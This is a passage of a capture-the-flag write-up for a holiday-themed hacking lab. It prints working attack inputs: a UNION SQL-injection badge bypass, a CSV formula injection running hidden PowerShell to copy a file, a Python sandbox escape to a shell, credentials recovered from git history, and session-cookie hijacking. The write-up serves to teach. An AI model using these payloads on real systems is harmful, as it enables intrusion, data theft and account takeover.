
4. As a reward for this challenge, Pepper tells me that Kringle Castle employees have these cool cards with QR codes that allow them access into restricted areas. He hints at a SQL database error being displayed which could mean SQL injection vulnerability.

5. I am now going to take the Google ventilation system to bypass the Scan-O-Matic. First though, I want to make sure I have a badge displayed in case I get stopped by security wherever I drop off from the vent. I used Alabaster's sample badge to create my own, posing as a new employee. Displaying my badge should keep me off Physical Security's radar.



6. Now down the Google ventilation system. Follow first floor’s path, then onto the second floor and drop into the restricted area.





7. Once I wiped the ventilation dust off myself, I could see Santa and Co. They don’t seem to suspect anything so I think the hand-made badge is working. But now would be a good time to go back and figure out the Kringle Castle’s badge system - you never know when you might need actual access.

8. I’m using a barcode creation tool at https://www.the-qrcode-generator.com/ and my SQL injection knowledge, some of it can be found here https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF#Auth_Bypass. The way I went about doing this is first generate an error, hoping something descriptive comes back, then fit into the proper syntax to inject what I need. I generated an error with this query: ' or 1=1 and got the descriptive message (web response) I was looking for:

```
{"data":"EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1\".format(uid))\"): (1064, u\"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' LIMIT 1' at line 1\”)","request":false}
```

9. Now I just fit into syntax correctly with this query which finds me someone authorized and enabled:

```
a’ UNION SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND enabled = 1 -- #
```

The final database query would look like this:

```
SELECT first_name, last_name, enabled FROM employees WHERE authorized = 1
AND uid = ‘a' UNION SELECT first_name, last_name, enabled FROM employees
WHERE authorized = 1 AND enabled = 1 -- # LIMIT 1
```


10. Once the badge system is cracked, I see Access Granted - Control number **19880715.**

Objective 7: HR Incident Response

Question: Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K." *For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge*.


Answer:

1. Sounds like Sparkle Redberry uploaded some sensitive info into his git repo and thinks it's not a big deal because he overwrote the files. I don't think that's how git works, it does a great job at remembering changes.




```
Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.
```

2. Run "git log --stat" to get information about commits and find an interesting change:




```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
 in config.js.def need to be updated before use

 server/config/config.js     | 4 ----
 server/config/config.js.def | 4 ++++
 2 files changed, 4 insertions(+), 4 deletions(-)
```

3. Now just "git diff" between the commit above and the previous commit (when creds were still in the file) and get the answer: sredberry:twinkletwinkletwinkle




```
elf@14baf4a488ec:~/kcconfmgmt$ git diff b2376f4a93ca1889ba7d947c2d14be9a5d138802 60a2ffea7
520ee980a5fc60177ff4d0633f2516b
diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
```



```
elf@14baf4a488ec:~$ ./runtoanswer
Loading, please wait......


Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!
```


4. Sparkle is feeling embarrassed but thanks for the help by telling me that CSV can be taken as input in the Kringle Castle Careers website and coincidentally there's a talk about CSV injection by Brian Hostetler at the KringleCon (https://www.youtube.com/watch?v=Z3qpcKVv2Bg). I attended the talk to learn about it.

5. Ok, now craft the payload and it actually turns out to be fairly straight forward, because after all, CSV is just a text bases comma-separated file. Here's my payload - it just copies the file over to the correct location. I was able to find the full path by visiting a page that doesn't exist and getting a too descriptive "404 Not Found" back. First A1 spreadsheet cell must have this command… umm I mean equation.




404 ERROR!

Publicly accessible file served from:
C:\careerportal\resources\public\ not found......




```
=cmd|'/c powershell -w hidden Copy-Item C:\candidate_evaluation.docx -Destination C:\careerportal\resources\public\Rack3t.docx'!A1
```

6. Now visit https://careers.kringlecastle.com/public/Rack3t.docx and grab the Word doc. The answer "**Fancy Beaver**" cyber terrorist organization is found in the document file for Krampus.



Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.



North Pole

Thursday, December 21, 2017

NPIA code-names Beaver

North Pole Intelligence Agency code-names all Holiday-targeting cyber terrorist organizations 'Beaver' and provides evidence linking 'Fancy Beaver' to Holiday super villain. NPIA allegedly claims that the group is led by notorious black hat hacker Krampus. Krampus himself, a German national, denied to comment at this time.

Rer
foll
imp


The
that
rela
the

Objective 8: Network Traffic Forensics

Question: Santa has introduced a web-based packet capture and analysis tool at https://packalyzer.kringlecastle.comto support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LA Cranberry Pi terminal challenge*.


Answer:

1. First, SugarPlum's Python Escape challenge has to be solved. Watch Mark Baggett's talk about escaping Python shells https://www.youtube.com/watch?v=ZVx2Sxl3B9c.




```
                 ;;;;;;;;;'          .KKKKKKKKK:

                .,,,,,,,,,,          ,,,,,,,,,,.

                .ddddddddo           ',,,,,,,,,.

                 XMMMMMMMN           cKKKKKKKKK.

     .;::::;;,,,,,:lddddd.            0MMMMMMMMX.        ....

       .,:ccccccccccccccc             'cccccccccc:::ccccc;.

          .:cccccccccccccc            .cccccccccccccccc:'.

             .;;;;;;;;;;;;            .ccccccccccccc;.

                                      ..............




I'm another elf in trouble,
Caught within this Python bubble.

Here I clench my merry elf fist -
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

To complete this challenge, escape Python
and run ./i_escaped
```

2. I import "os" module using the following control-bypassing technique. Then do another eval to drop into the shell and run the winning command. The limitations applied to Python shell seem trivial to bypass and surely cannot be relied on for anything production serious.




```
>>> os = eval('__im' + 'port__("os")')
>>> os
<module 'os' from '/usr/lib/python3.5/os.py'>
>>> i = eval('o' + 's.sys' + 'tem("/bin/bash")')
elf@3615aebd0e4c:~$ ls
i_escaped
```



```
elf@3615aebd0e4c:~$ ./i_escaped
Loading, please wait......




That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!
```

3. SugarPlum shares a secret that Santa's Packalyzer was rushed into production and deployed with development code in the web root. Also, she mentions SSL environmental variables, descriptive errors and once again HTTP/2 is involved.


4. Onto the Packalyzer, I register at https://packalyzer.kringlecastle.com/ and log in to look around. Packets can be captured and analyzed but are obviously encrypted because of HTTP/2. I will need a way to decrypt them. Another thing that stands out is this “isAdmin” boolean value in user account – this might as well be a bull’s eye.


Is Admin?
false

5. Next, analyze the source code. This must be the dev code since it is being served from another port: *https://packalyzer.kringlecastle.com:80/pub/js/custom.js*


Looking through more source code, I found an important app.js Node.js file: *https://packalyzer.kringlecastle.com:80/pub/app.js*

Upon further analysis of the source code, I find that environmental variables can be viewed and the dev_mode indeed still on:



```
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
```

I find this URL https://packalyzer.kringlecastle.com/sslkeylogfile/ giving a descriptive error.




```
Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'
```


I did the same thing for “dev” variable and was able to combine it together (as logically it is in the app.js source code) with the output of this error to find keys at https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log

6. Sniff traffic, download PCAPs and SSL keys. Decrypt the PCAP using Wireshark -> Preferences -> SSL -> Pre-master-secret log filename. I used this filter: “http2.data.data” to search for session cookies hoping that one of them end up being an admin session.

7. Sure enough, one of the “PASESSION” cookies ends up being an admin session. To steal this cookie, all I had to do was change my “PASESSION” value to the newly found one and refresh the browser.



PASESSION	513071810093455909855655766746607	packalyzer.kringlecastle.com	/	1969-12-31T23:59:59.000Z



Account


Account Name
alabaster

Email
alabaster.snowball@localhost.local

Is Admin?
true

User ID
5bd73470388788152cf8b906


The Result is alabaster’s admin session with a suspicious looking PCAP file in his capture files:




Saved Pcaps

Name	Download	Reanalyze	Delete
super_secret_packet_capture.pcap	⬇	📄	🗑


8. The packet capture is SMTP mail traffic. I follow TCP stream to find an email from Holly Evergreen to Alabaster Snowball with an attached base64 encoded file. I like to use Notepad++ to decode/encode base64. Once decoded, the file can be saved as its magic number indicates, a PDF.



```
MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault.
transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
```



```
%PDF-1.5
%xBFxF7xA2xFE
8 0 obj
<< /Linearized 1 /L 97831 /
endobj
```



G#
Ab
A#
Bb
C#
Db
D#
Eb
F#
Gb
G#
Ab
A#
Bb
C#
Db
D#
Eb
F#
Gb
G#
Ab
A#
Bb
A
B
C
D
E
F
G
A
B
C
D
E
F
G
A

A piano keyboard gives us easy access to every (western) tone. As we go from left to right, the pitches get higher. Pressing the middle A, for example, would give us a tone of 440 Hertz. Pressing the next A up (to the right) gives us 880 Hz, while the next one down (left) produces 220 Hz. These A tones each sound very similar to us - just higher and lower. Each A is an "octave" apart from the next. Going key by key, we count 12 "half tone" steps between one A and the next - 12 steps in an octave.

9. The document describes musical tones and their differences. It also takes "**Mary Had a Little Lamb**" from Bb to A, which happens to be the answer I was looking for.

Objective 9: Ransomware Recovery


Question: Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge*.

Objective 9.1: Catch the Malware

Question: Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.


Answer:

1. Shinny Upatree has a GDB challenge in exchange for a hint. The challenge is to win in lottery, using the 2 tools best friends: gdb and objdump.




```
I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
  Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
  Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
  Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
  The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
  And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
```

2. Run objdump to disassemble all program sections: “objdump -D sleighbell-lotto” and look for interesting functions. Function “winnerwinner” looks very interesting and I will target it first.



```
0000000000000fd7 <winnerwinner>:
     fd7:       55                      push   %rbp
     fd8:       48 89 e5                mov    %rsp,%rbp
     fdb:       53                      push   %rbx
     fdc:       48 81 ec d8 00 00 00    sub    $0xd8,%rsp
     fe3:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
     fea:       00 00
     fec:       48 89 45 e8             mov    %rax,-0x18(%rbp)
     ff0:       31 c0                   xor    %eax,%eax
     ff2:       48 8d 3d b6 5b 00 00    lea    0x5bb6(%rip),%rdi
```

3. For this Cranberry Pi terminal challenge, Rob Bowes’ article “Using gdb to call random functions” at https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions was very helpful.




```
elf@c41222830ff2:~$ gdb -q ./sleighbell-lotto
Reading symbols from ./sleighbell-lotto...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.
```

